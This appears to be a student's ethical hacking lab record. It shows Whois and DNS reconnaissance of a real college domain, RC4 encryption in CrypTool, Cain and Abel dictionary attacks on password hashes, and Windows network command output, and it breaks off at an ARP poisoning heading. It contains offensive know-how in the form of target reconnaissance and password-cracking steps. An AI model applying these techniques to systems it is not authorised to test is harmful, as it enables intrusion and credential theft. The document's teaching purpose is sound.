

# Ethical Hacking Practicals

## Practical- 1


### Aim:

**Google and Whois Reconnaissance - Use Google search techniques to gather information about a specific target or organization. Utilize advanced search operators to refine search results and access hidden information. Perform Whois lookups to retrieve domain registration information and gather details about the target's infrastructure.**

**Step 1: Open the website <https://who.is/> in google**

The screenshot shows the homepage of who.is. At the top, there is a navigation bar with links for Premium Domains, Transfer, Features, Login, and Sign Up. Below the navigation bar is the who.is logo and a search bar with the placeholder "Domain names or IP addresses...". A blue search button with a magnifying glass icon is to the right of the search bar. Below the search bar, it says "Your IP address is 49.248.86.18". The main content area has a blue header with options for "Looking to get a website?", "Web Hosting", "Website Builder", and "SSL Certificates". Below this, there is a large advertisement for name.com with the text "Build your business from the name up." and a "Learn more" button. To the right of the ad is a photo of two people, one taking a selfie with a smartphone. Below the ad are three sections: "See Website Information" (with a magnifying glass icon), "On Demand Domain Data" (with a circular icon containing a letter L), and "Register Domain Names" (with an eye icon). Each section has a brief description and a link to "name.com".

## Step 2: Type the domain name : [www.siesascn.edu.in](http://www.siesascn.edu.in)



The screenshot shows the who.is domain search interface. At the top, the search bar contains "www.siesascn.edu.in". Below the search bar, a banner says "Interested in domain names? Click here to stay up to date with domain name news and promotions at Name.com". The main message is "siesascn.edu.in is already registered. Interested in buying it? Make an Offer". A grid of other domain extensions is shown: .edu.in (Taken), .com (\$11.99), .net (\$14.99), .org (\$8.99), .co (\$15.99), .io (\$37.99), .app (\$16.99), and .live (\$3.99). A green button labeled "Purchase Selected Domains" is visible. On the right, there's a "cached" link. Below this, a "Whois" tab is selected, showing "siesascn.edu.in" and "whois information". Other tabs include "DNS Records" and "Diagnostics". The "Similar Domains" section lists various siesa-related domains like siesa-app.com, siesa-instalaciones.com, etc. The "Registrar Data" section notes "WHOIS data currently unavailable". A promotional banner for Name.com offers a 15% discount with code WHOIS. A "Build your" logo with a green graphic is also present.

## Step 3: Click on WHOIS, DNS Records, Diagnostics

DNS Records for siesascn.edu.in					cache expires
Hostname	Type	TTL	Priority	Content	
siesascn.edu.in	SOA	21600		ns7.awareindia.com ron@miracleworx.com 2022020801 3600 1800 1209600 86400	
siesascn.edu.in	NS	21600		ns7.awareindia.com	
siesascn.edu.in	NS	21600		ns8.awareindia.com	
siesascn.edu.in	A	14400		65.108.27.161	
siesascn.edu.in	MX	14400	0	siesascn.edu.in	
www.siesascn.edu.in	A	14400		65.108.27.161	
www.siesascn.edu.in	CNAME	14400		siesascn.edu.in	
www.siesascn.edu.in	MX	13942	0	siesascn.edu.in	

siesascn.edu.in	
diagnostic tools	
Whois	
DNS Records	
Diagnostics	
<b>Ping</b>	
<pre>PING siesascn.edu.in (65.108.27.161) 56(84) bytes of data. 64 bytes from web8.awareindia.com (65.108.27.161): icmp_seq=1 ttl=48 time=103 ms 64 bytes from web8.awareindia.com (65.108.27.161): icmp_seq=2 ttl=48 time=103 ms 64 bytes from web8.awareindia.com (65.108.27.161): icmp_seq=3 ttl=48 time=103 ms 64 bytes from web8.awareindia.com (65.108.27.161): icmp_seq=4 ttl=48 time=103 ms 64 bytes from web8.awareindia.com (65.108.27.161): icmp_seq=5 ttl=48 time=103 ms  --- siesascn.edu.in ping statistics --- 5 packets transmitted, 5 received, 0% packet loss, time 4004ms rtt min/avg/max/mdev = 103.213/103.427/103.687/0.257 ms</pre>	
<b>Traceroute</b>	
<pre>traceroute to siesascn.edu.in (65.108.27.161), 30 hops max, 60 byte packets 1 ip-10-0-0-14.ec2.internal (10.0.0.14) 0.834 ms 0.879 ms 1.170 ms 2 ec2-3-236-63-1.compute-1.amazonaws.com (3.236.63.1) 21.085 ms ec2-3-236-63-23.compute-1.amazonaws.com (3.236.63.23) 1.718 ms ec2-3-236-63-31.compute-1.amazonaws.com (3.236.63.31) 1.495 ms 3 240.0.224.98 (240.0.224.98) 1.655 ms 240.0.224.64 (240.0.224.64) 1.610 ms 240.0.224.96 (240.0.224.96) 1.495 ms 4 240.0.184.1 (240.0.184.1) 56.463 ms 240.0.184.2 (240.0.184.2) 492.035 ms 520.339 ms 5 100.100.2.6 (100.100.2.6) 9.358 ms 100.100.2.16 (100.100.2.16) 2.957 ms 100.100.2.8 (100.100.2.8) 9.229 ms 6 ash-b2-link.ip.twelve99.net (213.248.66.38) 2.832 ms ash-b2-link.ip.twelve99.net (62.115.63.84) 2.206 ms ash-b2-link.ip.twelve99.net (213.248.66.38) 1.194 ms 7 ash-bb2-link.ip.twelve99.net (62.115.123.124) 2.834 ms 2.711 ms 2.851 ms 8 nyk-bb2-link.ip.twelve99.net (62.115.136.200) 0.610 ms 0.624 ms 0.627 ms</pre>	

## Practical - 2.A

**Aim: Password Encryption and Cracking with CrypTool and Cain and Abel**


### 2.A) Password Encryption and Decryption:

- Use CrypTool to encrypt passwords using the RC4 algorithm.
- Decrypt the encrypted passwords and verify the original values


**Step 1: Download CrypTool 1.4.42 — English version & Install it**



[https://www.cryptool.org/ct1download/SetupCrypTool\\_1\\_4\\_42\\_en.exe](https://www.cryptool.org/ct1download/SetupCrypTool_1_4_42_en.exe)

**Step 2: Open CrypTool and Create New File**




**Step 3: Type the Sentence & Click on Encrypt > Symmetric (modern) > RC4 > Encrypt**





**Step 4: Click on Decrypt > Symmetric (modern) > RC4 > Decrypt**



## Practical - 2.B

**Aim: Password Encryption and Cracking with CrypTool and Cain and Abel**

### 2.B) Password Cracking and Wireless Network Password Decoding:


- Use Cain and Abel to perform a dictionary attack on Windows account passwords.
- Decode wireless network passwords using Cain and Abel's capabilities.

wireless network passwords



Click on HASH Calculator

Enter the password to convert into hash




Paste the value into the field you have converted

e.g(MD5)




Right Click on the hash and select the dictionary attack

Then right click on the file and select (Add to List) and then select the Wordlist



Select all the options and start the dictionary attack



## Practical - 3.A

### Aim: Windows Network Analysis and ARP Poisoning

#### 1) Windows Network Analysis:

- Execute the ipconfig command to retrieve network interface information.

```
C:\Users\admin>cd C:\Windows\System32
C:\Windows\System32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix  . :
  Link-local IPv6 Address . . . . . : fe80::cfe2:398b:497f:9de0%4
  IPv4 Address. . . . . : 10.10.9.90
  Subnet Mask . . . . . : 255.255.252.0
  Default Gateway . . . . . : 10.10.10.5

Ethernet adapter vEthernet (Default Switch):

  Connection-specific DNS Suffix  . :
  Link-local IPv6 Address . . . . . : fe80::6e68:b22d:c600:79b0%9
  IPv4 Address. . . . . : 172.19.0.1
  Subnet Mask . . . . . : 255.255.240.0
  Default Gateway . . . . . :

Ethernet adapter vEthernet (Ethernet):

  Connection-specific DNS Suffix  . :
  Link-local IPv6 Address . . . . . : fe80::f010:5d0d:80b5:56bd%27
  IPv4 Address. . . . . : 172.17.240.1
  Subnet Mask . . . . . : 255.255.240.0
  Default Gateway . . . . . :
```

- Execute the “ipconfig /all” command to retrieve network interface information.

```
C:\Windows\System32>ipconfig /all

Windows IP Configuration

Host Name . . . . . : sys
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . . . . . :
Description . . . . . : Realtek PCIe GBE Family Controller
Physical Address. . . . . : 50-9A-4C-29-22-8E
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::cfe2:398b:497f:9de0%4(Preferred)
IPv4 Address. . . . . : 10.10.9.90(PREFERRED)
Subnet Mask . . . . . : 255.255.252.0
Lease Obtained. . . . . : 05 January 2024 07:36:13
Lease Expires . . . . . : 06 January 2024 07:36:15
Default Gateway . . . . . : 10.10.10.5
DHCP Server . . . . . : 10.10.10.5
DHCPv6 IAID . . . . . : 122722892
DHCPv6 Client DUID. . . . . : 00-01-00-01-2C-40-43-B8-50-9A-4C-29-22-8E
DNS Servers . . . . . : 8.8.8.8
                                         4.2.2.2
NetBIOS over Tcpip. . . . . : Enabled

Ethernet adapter vEthernet (Default Switch):

Connection-specific DNS Suffix . . . . . :
Description . . . . . : Hyper-V Virtual Ethernet Adapter
Physical Address. . . . . : 00-15-5D-07-7B-7C
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::6e68:b22d:c600:79b0%9(Preferred)
IPv4 Address. . . . . : 172.19.0.1(PREFERRED)
Subnet Mask . . . . . : 255.255.240.0
Default Gateway . . . . . :
DHCPv6 IAID . . . . . : 151000413
DHCPv6 Client DUID. . . . . : 00-01-00-01-2C-40-43-B8-50-9A-4C-29-22-8E
DNS Servers . . . . . : fec0:0:0:ffff::1%1
                                         fec0:0:0:ffff::2%1
                                         fec0:0:0:ffff::3%1
NetBIOS over Tcpip. . . . . : Enabled

Ethernet adapter vEthernet (Ethernet):

Connection-specific DNS Suffix . . . . . :
Description . . . . . : Hyper-V Virtual Ethernet Adapter #2
Physical Address. . . . . : 00-15-5D-F5-F8-8F
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::f010:5d0d:80b5:56bd%27(Preferred)
IPv4 Address. . . . . : 172.17.240.1(PREFERRED)
Subnet Mask . . . . . : 255.255.240.0
Default Gateway . . . . . :
DHCPv6 IAID . . . . . : 452990301
DHCPv6 Client DUID. . . . . : 00-01-00-01-2C-40-43-B8-50-9A-4C-29-22-8E
```

- Use the ping command to test network connectivity and analyze the output.

```
C:\Windows\System32>ping www.siesascn.edu.in

Pinging siesascn.edu.in [65.108.27.161] with 32 bytes of data:
Reply from 65.108.27.161: bytes=32 time=146ms TTL=45

Ping statistics for 65.108.27.161:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 146ms, Maximum = 146ms, Average = 146ms

C:\Windows\System32>ping 10.10.9.91

Pinging 10.10.9.91 with 32 bytes of data:
Reply from 10.10.9.91: bytes=32 time=1ms TTL=128

Ping statistics for 10.10.9.91:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 1ms, Average = 1ms
```

- Analyze the netstat command output to view active network connections.

```
C:\Windows\System32>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    10.10.9.90:63010      20.197.71.89:https  ESTABLISHED
  TCP    10.10.9.90:64609      20.212.88.117:https ESTABLISHED
  TCP    10.10.9.90:64701      a23-215-7-24:https CLOSE_WAIT
  TCP    10.10.9.90:64706      a23-215-7-24:https CLOSE_WAIT
  TCP    10.10.9.90:64719      13.107.246.68:https CLOSE_WAIT
  TCP    10.10.9.90:64722      4:https                ESTABLISHED
  TCP    10.10.9.90:64723      bom07s16-in-f3:https ESTABLISHED
  TCP    10.10.9.90:64724      e2a:https              ESTABLISHED
  TCP    10.10.9.90:64725      20.54.232.160:https ESTABLISHED
  TCP    10.10.9.90:64731      a23-213-43-196:https ESTABLISHED
```

- Perform a traceroute to trace the route packets take to reach a target host.

```
C:\Windows\System32>tracert www.siesascn.edu.in

Tracing route to siesascn.edu.in [65.108.27.161]
over a maximum of 30 hops:

 1  <1 ms    <1 ms    <1 ms  10.10.10.5
 2  4 ms      1 ms    2 ms  static-17.86.248.49-tataidc.co.in [49.248.86.17]
 3  2 ms      3 ms    2 ms  10.0.10.209
 4  2 ms      1 ms    1 ms  10.124.253.101
 5  2 ms      *       *       10.118.143.9
 6  1 ms      1 ms    1 ms  115.113.165.21.static-mumbai.vsnl.net.in [115.113.165.21]
 7  2 ms      6 ms    4 ms  172.23.78.237
 8  4 ms      1 ms    2 ms  ix-ae-0-100.tcore1.mlv-mumbai.as6453.net [180.87.38.5]
 9  *       126 ms   *       if-be-6-2.ecore1.emrs2-marseille.as6453.net [195.219.174.16]
10  126 ms   *       126 ms  if-bundle-2-2.qcore2.emrs2-marseille.as6453.net [80.231.165.25]
11  *       *       *       Request timed out.
12  123 ms   123 ms   123 ms  if-ae-59-2.tcore1.fr0-frankfurt.as6453.net [195.219.87.195]
13  146 ms   146 ms   174 ms  ex9k1.dc2.hetzner.com [213.239.224.138]
14  147 ms   153 ms   147 ms  static.83.9.216.95.clients.your-server.de [95.216.9.83]
15  146 ms   146 ms   146 ms  web8.awareindia.com [65.108.27.161]
```

- Execute “arp” command

```
C:\Windows\System32>arp -a

Interface: 10.10.9.90 --- 0x4
  Internet Address          Physical Address          Type
  10.10.8.162                00-25-64-90-8e-4f    dynamic
  10.10.8.178                8c-ec-4b-cf-82-ce    dynamic
  10.10.8.186                50-9a-4c-29-23-39    dynamic
  10.10.8.191                f0-4d-a2-fe-5d-ca    dynamic
  10.10.8.192                f0-4d-a2-fe-63-7a    dynamic
  10.10.8.193                f0-4d-a2-fe-c7-25    dynamic
  10.10.8.196                10-e7-c6-b2-69-33    dynamic
  10.10.8.198                50-9a-4c-29-22-db    dynamic
  10.10.8.199                50-9a-4c-29-23-4c    dynamic
  10.10.8.200                50-9a-4c-29-1e-bf    dynamic
  10.10.8.201                50-9a-4c-28-c5-8a    dynamic
```

10.10.10.121	50-9a-4c-28-c1-67	dynamic
10.10.10.132	50-9a-4c-29-23-4d	dynamic
10.10.10.142	50-9a-4c-29-22-13	dynamic
10.10.11.7	70-b5-e8-29-69-5d	dynamic
10.10.11.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

Interface: 172.19.0.1 --- 0x9

Internet Address	Physical Address	Type
172.19.15.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

Interface: 172.17.240.1 --- 0x1b

Internet Address	Physical Address	Type
172.17.255.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

Practical - 3.B


## Aim: Windows Network Analysis and ARP Poisoning

## **2) ARP Poisoning:**

